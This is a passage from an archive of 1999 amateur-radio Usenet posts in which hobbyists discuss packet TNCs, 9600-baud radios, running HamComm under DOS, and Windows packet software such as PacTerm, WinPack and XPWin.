>tnx de dave
>
>
>

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

3743. Info on old Heathkit HD-3030

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-06 00:00:00 UTC
From: delano1@smnet.net
Message-ID: <37d434df.26089813@news.smnet.net>
Source record: 16801

This might be one for the Boatanchors group rather than the digital,
but....

Does anyone have the wiring diagram and/or manual for an old Heathkit
HD-3030 RTTY/CW terminal unit. I picked one up at Shelby and now
don't know how to wire it up.

Scott
NT4P@arrl.net
delano1@smnet.net

3744. Re: Help with 9600 packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-06 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7r1e5s$li3$1@bgtnsc01.worldnet.att.net>
Source record: 16802

cbest74 <cbest74NOotSPAM@netzero.net> wrote in message
news:1ca4f2e8.fcd560dc@usw-ex0102-013.remarq.com...
> Hello all,
>
> I am new to packet and am trying to use a 9600 baud
> Paccomm Spirit-2 TNC. I have access to a Icom IC-W32a
> handheld and a Kenwood TM-742A. Would either of these two
> able of handling 9600 baud or do they need modification? If
> this is not feasable what radio radio would be best to
> obtain if I wanted to recieve telemetry from an Oscar
> satellite?
>
> Also I need to double check the pinout of the 8 pin din
> jack on the back of the Spirit-2. Are the number pins used
> as would be on a normal 5 pin din TNC? I have check the web
> for several hours an I have not found a definative answer to
> this.
>
> Christopher Best
>
> * Sent from RemarQ http://www.remarq.com The Internet's Discussion Network
*
> The fastest and easiest way to search and participate in Usenet - Free!

I suggest you ignore all the "advice" you will get from this newsgroup,
and simply plug the TNC into the radio and try it! The 742 is probably
the best bet. May need a bit long TXD, may not be the best possible
radio for 9600, etc. etc.

However it WILL work, and you can have lots of fun with it.

--

... Hank

http://horedson.home.att.net

3745. Re: DOS for Hamcomm? (newbie!)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-06 00:00:00 UTC
From: Max Imo <reply@to.group>
Message-ID: <HGXA3.718$BF4.75187@news.corecomm.net>
Source record: 16803
Cross-posted to: alt.ham-radio.packet,aus.radio.amateur.digital,rec.radio.amateur.digital.misc

As I understand it, the Hamcomm program is strictly a DOS program. You cannot capture the COMM port full time in WIN 3.1, WIN95, or WIN98 - a prerequisite for HamComm and other programs written for DOS that use the HamComm interface. While it may at first appear that HamComm is working correctly if run from WIN95 or WIN98, you will find it is operating at about half speed. Two suggestions:

1. Consider putting the command lines in C:\WINDOWS\DOSSTART.BAT to configure the computer as need be for the HamComm program and exit to DOS to run HamComm.

2. As an alternative set up the desktop icon (use properties tab, advanced button) to configure the autoexec and config setup as needed to run HamComm. Force MS DOS mode when running HamComm.

LOL
Max

Filippo Cattaneo <top@compuserve.com> wrote in message
news:PRSA3.86687$6C.193117@typhoon.libero.it...
> I am a humble plug and play type, whose DOS experience
> abruptly stopped in 1989.
>
> I'm dabbling with Hamcomm on a Win98 machine. The task at hand is to write
> an autoexec.bat file that disables all the DOS things that Hamcomm can't
> cope with, like any and all extended memory management and multitasking.
>
> All I need is to use a serial port and operate a UK keyboard - no audio
> card, no mmd's other than perhaps the C drive.
>
> The HD has partitions on it. If this is a problem, I can run OS and
> application from floppies.
>
> And oh, by the way... the processor is an Amdahl K-6.
>
> As sorry as I am to admit to that, I am not how I can do all that. I'll
try
> to rephrase this:
>
> 1) What are the bare minimum OS components I need? E.g what other than
> command.com, system.sys etc.?
>
> 2) Is there any way I can make sure that an OS compatible with the K-6
does

> not generate internal interrupts? I have put together a minimalistic set
of
> system files from Win-95 that looks and feels like DOS, but seems to
> generate a series of interrupts every few msec that interfere with the
> Hamcomm decoding logic.
>
> TIA!
>
> Baffled, I remain.
>
> Filippo N1JPR/I2
>
>
>
>

3746. Re: dumb tnc question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-07 00:00:00 UTC
From: Dave <floydboyz@hotmail.com>
Message-ID: <37D46D4C.A2F58B08@hotmail.com>
Source record: 16804
Body handling: Binary attachment payload not displayed: floydboyz.vcf

thank you.
ttyl de dave-n2rhl

Bob Nielsen wrote:

> Yes.
>
> On Mon, 06 Sep 1999 17:11:22 -0400, Dave wrote:
> >My dumb question is: since i use the type of eprom in my paccomm (9k6)
> >as i do in my 1200 baud mfj.can i pull the factory burn firmware out of
> >the mfj and replace the wa8ded eprom in my paccomm?
> >tnx de dave
> >
> >
> >
>
> --
> Bob Nielsen Internet: nielsen@primenet.com
> Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
> DM42nh http://www.primenet.com/~nielsen

[One or more binary attachments are retained only in the source text.]

3747. PacTerm 99 Release 99.02.01 Wanted..

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-07 00:00:00 UTC
From: dmackey1 <dmackey@bigfoot.com>
Message-ID: <37D49FE1.A1FF62F@bigfoot.com>
Source record: 16805

Hello All,
My disks for PacTerm 99 Release 99.02.01 had gotten scrambled by a major

magnetic mishap, would like to get the file to put back on the disks. I
reformatted
the disks, they are all fine. This is the information the is on the
label of the disks.
I would rather put this version BACK on the disks and keep them in their

(AHEM) original state. :) Any help would be appreciated. 73,s...

3748. Re: PC Pakratt 2 v5.5a Manuals/Software...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-07 00:00:00 UTC
From: dmackey1 <dmackey@bigfoot.com>
Message-ID: <37D4A166.967847B6@bigfoot.com>
Source record: 16806

Hello John,

> The DSO version of PC PakRATT has been dropped from Timewave's product line
> due to Y2K problems. If you club is running a Windows system I would
> recommend PK TERM 99 or PC PakRATT for Windows.
>

Only one problem with the above solution. the systems are 286 computers. We try and stick with DOS versions as they run on most anything. I really think a smart thing to

do it FIX the DOS version to keep it going. Keep in mind that ALOT of HAMS run packet on old system the cannot run Windows so the DOS version is still a SMART think to keep around. 73's...

WEB: http://home.twcny.rr.com/dmackey1

3749. Re: Help with 9600 packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-07 00:00:00 UTC
From: Mike Murphree <n4cnw@mindspring.com>
Message-ID: <37D4AE63.AAE9C0A8@mindspring.com>
Source record: 16807

Hank Oredson wrote:
>
> cbest74 <cbest74NOotSPAM@netzero.net> wrote in message
> news:1ca4f2e8.fcd560dc@usw-ex0102-013.remarq.com...
> > Hello all,
> >
> > I am new to packet and am trying to use a 9600 baud
> > Paccomm Spirit-2 TNC. I have access to a Icom IC-W32a
> > handheld and a Kenwood TM-742A. Would either of these two
> > able of handling 9600 baud or do they need modification? If
> > this is not feasable what radio radio would be best to
> > obtain if I wanted to recieve telemetry from an Oscar
> > satellite?
> >
> > Also I need to double check the pinout of the 8 pin din
> > jack on the back of the Spirit-2. Are the number pins used
> > as would be on a normal 5 pin din TNC? I have check the web
> > for several hours an I have not found a definative answer to
> > this.
> >
> > Christopher Best
> >
> > * Sent from RemarQ http://www.remarq.com The Internet's Discussion Network
> *
> > The fastest and easiest way to search and participate in Usenet - Free!
>
> I suggest you ignore all the "advice" you will get from this newsgroup,
> and simply plug the TNC into the radio and try it! The 742 is probably
> the best bet. May need a bit long TXD, may not be the best possible
> radio for 9600, etc. etc.
>
> However it WILL work, and you can have lots of fun with it.

Kenwood reps have told me no way, no how on this radio before...

Since the radio is split up into separate modules I'm inclined
to believe them.

Mike

3750. Re: Help with 9600 packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-07 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7t9cua.haq.nomail@linux.pe1chl.ampr.org>
Source record: 16808

Hank Oredson <horedson@att.net> wrote:
>I suggest you ignore all the "advice" you will get from this newsgroup,
>and simply plug the TNC into the radio and try it! The 742 is probably
>the best bet. May need a bit long TXD, may not be the best possible
>radio for 9600, etc. etc.

>However it WILL work, and you can have lots of fun with it.

You call "screwing up the channel with slow trxes and lots of
retransmissions": "having fun with it"???

Sheeesh...

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3751. Re: PC Pakratt 2 v5.5a Manuals/Software...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-07 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7t9lrm.j5v.nomail@linux.pe1chl.ampr.org>
Source record: 16809

dmackey1 <dmackey@bigfoot.com> wrote:
>Hello John,

>> The DSO version of PC PakRATT has been dropped from Timewave's product line
>> due to Y2K problems. If you club is running a Windows system I would
>> recommend PK TERM 99 or PC PakRATT for Windows.

>Only one problem with the above solution. the systems are 286 computers. We try and
>stick with DOS versions as they run on most anything. I really think a smart thing to

>do it FIX the DOS version to keep it going. Keep in mind that ALOT of HAMS
>run packet on old system the cannot run Windows so the DOS version is still a SMART
>think to keep around. 73's...

I knew that packet-radio amateurs tend to use ancient technologies and
forever refuse to update because of loss of their "investments", e.g. in
1200 baud AFSK. But I didn't realize it was *that* bad...

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3752. Re: PacTerm 99 Release 99.02.01 Wanted..

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-07 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7t9ltd.j5v.nomail@linux.pe1chl.ampr.org>
Source record: 16810

dmackey1 <dmackey@bigfoot.com> wrote:
>Hello All,
>My disks for PacTerm 99 Release 99.02.01 had gotten scrambled by a major

>magnetic mishap, would like to get the file to put back on the disks. I
>reformatted
>the disks, they are all fine. This is the information the is on the
>label of the disks.
>I would rather put this version BACK on the disks and keep them in their

>(AHEM) original state. :) Any help would be appreciated. 73,s...

These are 5.25" 360K disks, I presume?
How many hams still have drives to write those...?

Rob
--
+----------------------------------+--+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--+

3753. Re: PacTerm 99 Release 99.02.01 Wanted..

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-07 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <uHSggyS##GA.224@cpmsnbbsa02>
Source record: 16811

99.02.01 does not exist anymore, but your serial number and activation key
can be used with 99.07.01 1.3 as we offer free upgrades of the 1.x
software at http://www.cssincorp.com/pacterm , which is downloadable.

99.02.01 was one of the buggiest releases we ever had, it was only out a
week, and very few copies were sold. It was replaced by 99.02.01 a which
was a much better build.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

dmackey1 wrote in message <37D49FE1.A1FF62F@bigfoot.com>...
>Hello All,
>My disks for PacTerm 99 Release 99.02.01 had gotten scrambled by a major
>
>magnetic mishap, would like to get the file to put back on the disks. I
>reformatted
>the disks, they are all fine. This is the information the is on the
>label of the disks.
>I would rather put this version BACK on the disks and keep them in their
>
>(AHEM) original state. :) Any help would be appreciated. 73,s...
>
>
>
>

3754. FS: PK-900

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-07 00:00:00 UTC
From: Loek d'Hont <a0927429@dlemail.itg.ti.com>
Message-ID: <7r3i9nnth1@tilde.csc.ti.com>
Source record: 16812
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.swap

For sale:

PK-900 plus accesories in original box. Pactor option included. Almost never used.

$250 plus shipping

a0927429@dlemail.itg.ti.com

3755. DOS Packterm software?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-07 00:00:00 UTC
From: chia@news.utk.edu
Message-ID: <7r3nb4$9qk$1@gaia.ns.utk.edu>
Source record: 16813

Hehehe, well, I still have an older model DOS based machine that
I want to use with Packet/APRS and wanted to ask about the DOS based
packterm software if it is still avail. And where I would purchase it?
Any help woudl eb appreciated...

--
=====----****----====
73 de KF4UAE
KF4UAE@qsl.net
chia@korrnet.org
John R. Alley

3756. Re: UIView - What is it?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-07 00:00:00 UTC
From: "jean-louis.morin2" <jean-louis.morin2@libertysurf.fr>
Message-ID: <7r3q7t$i4d$1@news2.isdnet.net>
Source record: 16814
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc

Martin A. Gillen <M.Gillen@BertieNet.Demon.co.uk> a crit dans le message :
936583743.26836.0.nnrp-11.d4e56f18@news.demon.co.uk...
> Hi.
>
> I have looked on the net for UIView information, but to no avail.
> Can anyone point me in the direction of UIView information or URL
> links?
>
> o What is it?
> o Is there Windows 95/98 or DOS software for it?
> o Is it related to APRS ?
>
> Thanks,
> Martin 2E1FTX.
>
>

3757. wtd: SkyRider Software -- MFJ1278

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-08 00:00:00 UTC
From: redberd95@aol.comnospam
Message-ID: <19990907232836.08064.00003320@ng-ce1.aol.com>
Source record: 16815

I am looking for the latest version of Skyrider. Where can I obtain a copy or have a copy emailed to me. Please respond directly.

In the version I have, when I run it I get a msg. that mscomm.vbx is outdated. Help!!!

Randy KA4NMA
redberd95@aol.com

3758. Re: Newbie question: Software for AEA 232 *AND* Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-08 00:00:00 UTC
From: johnl84238@aol.com
Message-ID: <19990908014403.02099.00003740@ng-ca1.aol.com>
Source record: 16816

Take a look at PKGold from Interflex.
You can download an evaluation version off the web at their website. It is a nice software package.
-John/WA5DGH

3759. Re: DOS for Hamcomm? (newbie!)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-08 00:00:00 UTC
From: Filippo Cattaneo <top@compuserve.com>
Message-ID: <JyoB3.105031$6C.255786@typhoon.libero.it>
Source record: 16817
Cross-posted to: alt.ham-radio.packet,aus.radio.amateur.digital,rec.radio.amateur.digital.misc

Worse yet....

as Max correctly pointed out, Hamcomm (and RadioRaft, for that matter, I believe) won't work under anything Windows.

I did as Max said, and even made a DOS-like boot disk out of Win95, without any use of EMM*.sys or HIMEM.SYS.

Trouble is, I still get a near-constant stream of internal interrupts that even shows up on the HAMCOMM spectrum display, and modulates (!?) any incoming stream, giving rise to the funniest of all spectra since the Genesis.

I tried a variety of freeware MS-DOS substitutes: FreeDOS, 4DOS, RxDOS etc. - none seems to work, I never reached the point where I felt like firing up Hamcomm. The FreeDOS I downloaded from the FreeDOS project site got my antivirus all worked up and screaming that Bloodhound was hiding, unconquerable, in the boot sector of the boot disk - rats!

I also looked on the Caldera site for OpenDOS, but kept getting shunted into Linux or what not.

Any suggestion on where to get a clean, working DOS or lookalike?

Love, and thanks again!

Filippo

3760. TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-08 00:00:00 UTC
From: terryh@bayou.com
Message-ID: <37d61171.1407366@news.bayou.com>
Source record: 16818

Hello Everyone,

I am looking for software that will run my KamPlus TNC from windows 95 . I am using Lan-Link now from DOS and a old 386 machine but it will not run from this newer computer. So I need so help finding a good program that I can run from windows 95.

73's
Terry W1MRC
http://www.bayou.com/~terryh/

3761. KAM all mode and Yaesu FT736 for RTTY/CW - HELP ME!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-08 00:00:00 UTC
From: Davide Edemetti <ik0sdq@flashnet.it>
Message-ID: <7r632trfs1@news.flashnet.it>
Source record: 16819

Hi, I'm David - IK0SDQ from Rome Italy
I need some help about Yaesu FT736R and RTTY/CW mode with KAM.
I explain my problem as follow:
I would interface the KAM with Yaesu for the RTTY and CW mode in RX/TX, I am very glad if you can help me.
Thanks in advance
73 de IK0SDQ - David

3762. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-08 00:00:00 UTC
From: "Ricker@cssincorp.com" <ricker@cssincorp.com>
Message-ID: <uFtZtaj##GA.292@cpmsnbbsa05>
Source record: 16820

The software for Windows 95, 98, NT and 2000 for the Kantroics TNC is Pacterm, '98 at http://www.cssincorp.com/pacterm. Current release 1.3.1 and purchasing the product includes free upgrades for all 1.x versions.

You can download the full program for use in demo mode from the above website. And you can purchase the program from your favorite ham dealer or direct from CSS.

Regards

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Terry <terryh@bayou.com> wrote in message
news:37d61171.1407366@news.bayou.com...
> Hello Everyone,
>
> I am looking for software that will run my KamPlus TNC from windows
> 95 . I am using Lan-Link now from DOS and a old 386 machine but it
> will not run from this newer computer. So I need so help finding a
> good program that I can run from windows 95.
>
> 73's
> Terry W1MRC
> http://www.bayou.com/~terryh/

3763. Re: DOS for Hamcomm? (newbie!)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-08 00:00:00 UTC
From: Max Imo <reply@to.group>
Message-ID: <USBB3.1126$BF4.153208@news.corecomm.net>
Source record: 16821
Cross-posted to: alt.ham-radio.packet,aus.radio.amateur.digital,rec.radio.amateur.digital.misc

HUMM - - ran HamComm and several of the SSTV programs under DOS 6.22 and 7 but did not run into ANY of the problems you describe. Just wondering, do you have a video accelerator card, and if so do you have hardware acceleration set to maximum? Do you go into DOS and run HamComm, or do you exit out of WIN9? and run HamComm? Sounds more like a video problem than DOS. The other brands of DOS could corrupt your current installation badly enough to require reloading WIN9?. FYI - - - I always booted to WIN95, then exited to DOS and ran the programs that used the HamComm interface. I have a 2 meg Cirrus video card (legacy now) running 32 bit color at 800 X 600 with maximum hardware acceleration.
LOL
Max

Filippo Cattaneo <top@compuserve.com> wrote in message news:JyoB3.105031$6C.255786@typhoon.libero.it...
> Worse yet....
>
> as Max correctly pointed out, Hamcomm (and RadioRaft, for that matter, I
> believe) won't work under anything Windows.
>
> I did as Max said, and even made a DOS-like boot disk out of Win95, without
> any use of EMM*.sys or HIMEM.SYS.
>
> Trouble is, I still get a near-constant stream of internal interrupts that
> even shows up on the HAMCOMM spectrum display, and modulates (!?) any
> incoming stream, giving rise to the funniest of all spectra since the
> Genesis.
>
> I tried a variety of freeware MS-DOS substitutes: FreeDOS, 4DOS, RxDOS
> etc. - none seems to work, I never reached the point where I felt like
> firing up Hamcomm. The FreeDOS I downloaded from the FreeDOS project site
> got my antivirus all worked up and screaming that Bloodhound was hiding,
> unconquerable, in the boot sector of the boot disk - rats!
>
> I also looked on the Caldera site for OpenDOS, but kept getting shunted into
> Linux or what not.
>
> Any suggestion on where to get a clean, working DOS or lookalike?
>
> Love, and thanks again!
>

> Filippo
>
>

3764. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-08 00:00:00 UTC
From: Max Imo <reply@to.group>
Message-ID: <pVBB3.1127$BF4.153344@news.corecomm.net>
Source record: 16822

Try Upak40. There are several other packet programs for WIN95. You can try
the QRZ CD or web site , or some of the ham radio web sites for WIN based
TNC programs
LOL
Max

Terry <terryh@bayou.com> wrote in message
news:37d61171.1407366@news.bayou.com...
> Hello Everyone,
>
> I am looking for software that will run my KamPlus TNC from windows
> 95 . I am using Lan-Link now from DOS and a old 386 machine but it
> will not run from this newer computer. So I need so help finding a
> good program that I can run from windows 95.
>
> 73's
> Terry W1MRC
> http://www.bayou.com/~terryh/

3765. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-08 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <uuzbDOl##GA.215@cpmsnbbsa03>
Source record: 16823

Hi Keith,

This is a really a good question and it boils down to this.

My company employees 6 people and each and every one is part of the development, testing, documentation and support. They each require a salary since that's how they pay the bill for their homes, cars, families, etc.

Personally, I take a minimal salary so that these people can continue to have good paying jobs, and I'm investing in them for the future.

The cost of developing Pacterm '98 at this version (1.3.1) is around $300,000 of money I invested personally. I have yet to even break even on my investment, much less make a profit.

And the other reality is Windows 98 is sold to MILLIONS of people, while the userbase for TNC users is around 100,000. The larger the userbase, the lower the cost of the product. The goal of a business is to try to make a profit, to keep those employed in a good working environment.

And since CSS is a incorporated company, and not a ham just working out of his home part time on software (which 99% of the software ham is), we're able to put more resources into testing, documentation and support. Nothing against the ham working out of his house, it's just more people working on a project makes a higher quality product.

Also, we don't charge a penny for upgrades of 1.x versions, so we could have nickel and dimed the hams to death on upgrades, but that wasn't the right thing to do.

Hopefully, this explains why we feel the price is low, for the quality of the product you receive, and for the free upgrades of fixes and enhancements in the product.

And not too many other places have 5 1/2 hams working in a company in which they can make a living with their hobby!!!

Best regards,
--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Keith wrote in message <37d9cbac.2345219@192.108.254.3>...
>On Wed, 8 Sep 1999 15:16:18 -0500, Ricker@cssincorp.com
> <uFtZtaj##GA.292@cpmsnbbsa05> wrote:
>
>>The software for Windows 95, 98, NT and 2000 for the Kantroics TNC is

>>Pacterm, '98 at http://www.cssincorp.com/pacterm. Current release 1.3.1
and
>>purchasing the product includes free upgrades for all 1.x versions.
>>
>>You can download the full program for use in demo mode from the above
>>website. And you can purchase the program from your favorite ham dealer or
>>direct from CSS.
>
>Let me ask a question here. Why is everything related to packet radio and
>windows so expensive? First of all I can get windows 98 from the local
store
>for $90.00 and these guys want $80.00 for a software program.
>It is not just them either it is APRS and dozens of other software vendors.
>To put this in perspective I just bought a used two meter HT in excellent
>condition for $85.00.
>It would be nice if software developers would get a hold of reality and the
>market place before putting items on the market that are two to three times
the
>cost of other solutions already available on the net.
>For net term see http://www.netterm.com/
>
>
>I say use Net term to connect to the TNC and all you need is to use the ":"
>for commands and just type it straight in.
>--
>Best Regards,
>
>Keith
>---
>Home Page http://www.teleport.com/~kew
>Ham Radio Page http://n6jpa.htmlplanet.com/
>Subscribe to SWL Utility Talk Mail List at:
>http://www.onelist.com/community/ute-talk
>---
>[Posted with Agent 1.6. For info, email agent-info@forteinc.com.]

3766. TH-D7A + Packet ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-08 00:00:00 UTC
From: Mike G <mgoddard@ala.net>
Message-ID: <zLFB3.12735$r5.841484@typ11.nn.bcandid.com>
Source record: 16824

Hi all,

Looking for Mac packet software to use with my TH-D7A--Any help would be
greatly appreciated as to what software to use, since I am new to packet.

Thanks + 73's,

Mike - KF4WWA
--
--
-

3767. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-09 00:00:00 UTC
From: Markus Lenggenhager <Markus.Lenggenhager@philips.com>
Message-ID: <37D7662A.D71FD801@philips.com>
Source record: 16825

My favorite is WinGT, to be found at http://www.wingt.de/
Works with any WA8DED hostmode TNC.

73, Markus HB9BRJ

3768. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-09 00:00:00 UTC
From: Johnny Rico <lawdog2@ibm.net>
Message-ID: <37d7932e@news1.prserv.net>
Source record: 16826

Try XPWin by KF7XP. It is available on his website. Sorry, I don't
have the URL handy, but a quick websearch should bring it right up.
You may download a fully-functional demo (good for 100 qsos) and I
suspect you will be impressed with the program, it is very excellent.

--

Roger, W6VZV
also reply via W6VZV@ARRL.NET
--
Politicians are the same all over. They promise to
build bridges, even where there are no rivers.
-Nikita Khrushchev

Terry <terryh@bayou.com> wrote in message
news:37d61171.1407366@news.bayou.com...
> Hello Everyone,
>
> I am looking for software that will run my KamPlus TNC from windows
> 95 . I am using Lan-Link now from DOS and a old 386 machine but it
> will not run from this newer computer. So I need so help finding a
> good program that I can run from windows 95.
>
> 73's
> Terry W1MRC
> http://www.bayou.com/~terryh/

3769. Re: Newbie question: Software for AEA 232 *AND* Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-09 00:00:00 UTC
From: coachsal@aol.com
Message-ID: <19990909093052.09496.00002539@ng-fr1.aol.com>
Source record: 16827

John,

What version of windows are you looking for? I have a homebrew piece of
software that I could send you.
73 and GUD DX
AJ8B => Bill
KN SK

3770. TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-09 00:00:00 UTC
From: hylton@global.co.ZA
Message-ID: <37D7BAF5.2BA2D8BC@global.co.za>
Source record: 16828

Hi Why not try Winpack.It is totallty free and can be downloaded from a number of ham related sites.Try this link for Winpack but let me know if it fails.
http://freespace.virgin.net/nigel.dyche/

I have found this program to be excellent in catching up after a long period of you being off air and it has a good easy to use messaging system and address book.

Regards and 73 de ZR6HPC
Hylton

3771. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-09 00:00:00 UTC
From: cmjk2og@aol.com
Message-ID: <19990909162704.24940.00006034@ng-cq1.aol.com>
Source record: 16829

Hi, Terry,

I am really amazed at the omission of Kantronics' Hostmaster program. I have been using it on my Win 95 machine for quite some time with few problems. Of course, price does rear its ugly head.

73,
C. Jespersen K2OG

3772. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-09 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <OvYjlHx##GA.307@cpmsnbbsa05>
Source record: 16830

What intersting about Hostmaster is that last time I talked to Kantronics President Phil Anderson, he said James Orleff, the author of the program, is now working a another full time job and isn't updating the program. I believe the last update was in 1995, so it doesn't support the KAM '98 (which is the replacement for the Kam Plus, one they are all sold out).

It's a very good DOS based program, and again, let me give you my reccomendations for each O/S level for Kantronics TNC's):

DOS (8 bit programs):
HostMaster II+
KA-Gold
XPDOS

Windows 3.1(16 bit programs):
XP-Win
KA-Win

Windows 95/98/NT/2000 (32 bit programs):
Pacterm '98

(but of course, I'm biased) <grin>

While the DOS and Windows 3.1 program will run under Windows 95 and above, they run in their own VDM and are not able to take advantage of many of the new 32 bit enhancements. And in every case, for the O/S they run under, they are the best bet for the money.

It may seem strange to toot the horn of others, but the facts are, for the O/S that they run under, they are very good programs to use.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Cmjk2og wrote in message <19990909162704.24940.00006034@ng-cq1.aol.com>...
>Hi, Terry,
>
>I am really amazed at the omission of Kantronics' Hostmaster program. I have
>been using it on my Win 95 machine for quite some time with few problems. Of
>course, price does rear its ugly head.
>
>73,
>C. Jespersen K2OG

3773. Re: Timewave or MFJ DSP ?????

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-09 00:00:00 UTC
From: Max Imo <reply@to.group>
Message-ID: <t_WB3.1496$BF4.189538@news.corecomm.net>
Source record: 16831

TIMEWAVE! TIMEWAVE! Have DSP-599zx - - - have worked with MFJ - - -
TIMEWAVE! NO comparison! That was also unanimous choice among posters to
same exact question a couple of weeks ago.
LOL
Max
Jimbo <jbollit@ix.netcom.com> wrote in message
news:37C5C31C.94EEA4BA@ix.netcom.com...
> I am thinking of buying a DSP unit to add on to my Drake R8b receiver
> and would like some input from users of the MFJ 784B ($229.95) and the
> Timewave ($399.95) DSP units.
>
> The MFJ was written up in the latest Monitoring Times and had a good
> report ......
> but would like input from others that have used either or both as to the
> plus's and minus's of each.
>
> I do mostly shortwave and BCB DX'ing with the Drake. I use a Kiwa Loop
> for BCBDX and an MFJ noise canceling unit.
>
> Thanks in advance.
>
> Jim
> WA9ZBV
> *****
>
>

3774. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-09 00:00:00 UTC
From: "Ricker@cssincorp.com" <ricker@cssincorp.com>
Message-ID: <ORbi76x##GA.248@cpmsnbbsa05>
Source record: 16832

What kind of mailbox support would you like? And do you mean from a 'server' standpoint or from the accessing the mailbox as a user? We'll be glad to take your suggestions and look into implimenting them.

One of the plans from the user standpoint, is mailbox access that looks like Outlook. However it's much easier to do with the AEA/Timewave line than with the KAM, as the Kam's host mode will only support a ascii connection to the mailbox, whereas the AEA/Timewave supports access to the mailbox via host mode commands.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Roger Barker <roger@peaksys.demon.co.uk> wrote in message
news:4p1tEJAeHE23Ewwt@peaksys.demon.co.uk...
> In article <37D7BAF5.2BA2D8BC@global.co.za>, Hylton Conacher (ZR6HPC)
> <hylton@global.co.ZA> writes
> >Hi Why not try Winpack.It is totallty free
>
> Well, some of the more generous hams around the world do pay me the
> registration fee... After all, it's a snip compared to the price of some
> of the other stuff that has been recommended in this thread!
>
> What really amazes me is that all this high priced packet software from
> the USA has worse support for mail box usage than European software had
> 10 years ago!
>
> --
> Roger Barker, G4IDE roger@peaksys.demon.co.uk
> Boston, UK http://www.peaksys.demon.co.uk

3775. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-10 00:00:00 UTC
From: Roger Barker <roger@peaksys.demon.co.uk>
Message-ID: <4p1tEJAeHE23Ewwt@peaksys.demon.co.uk>
Source record: 16833

In article <37D7BAF5.2BA2D8BC@global.co.za>, Hylton Conacher (ZR6HPC)
<hylton@global.co.ZA> writes
>Hi Why not try Winpack.It is totallty free

Well, some of the more generous hams around the world do pay me the
registration fee... After all, it's a snip compared to the price of some
of the other stuff that has been recommended in this thread!

What really amazes me is that all this high priced packet software from
the USA has worse support for mail box usage than European software had
10 years ago!

--
Roger Barker, G4IDE roger@peaksys.demon.co.uk
Boston, UK http://www.peaksys.demon.co.uk

3776. Re: TH-D7A + Packet ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-10 00:00:00 UTC
From: Dave VanHorn <dvanhorn@cedar.net>
Message-ID: <HJ0C3.573$Sf.3223@news.rdc1.il.home.com>
Source record: 16834

> Looking for Mac packet software to use with my TH-D7A--Any help would
be
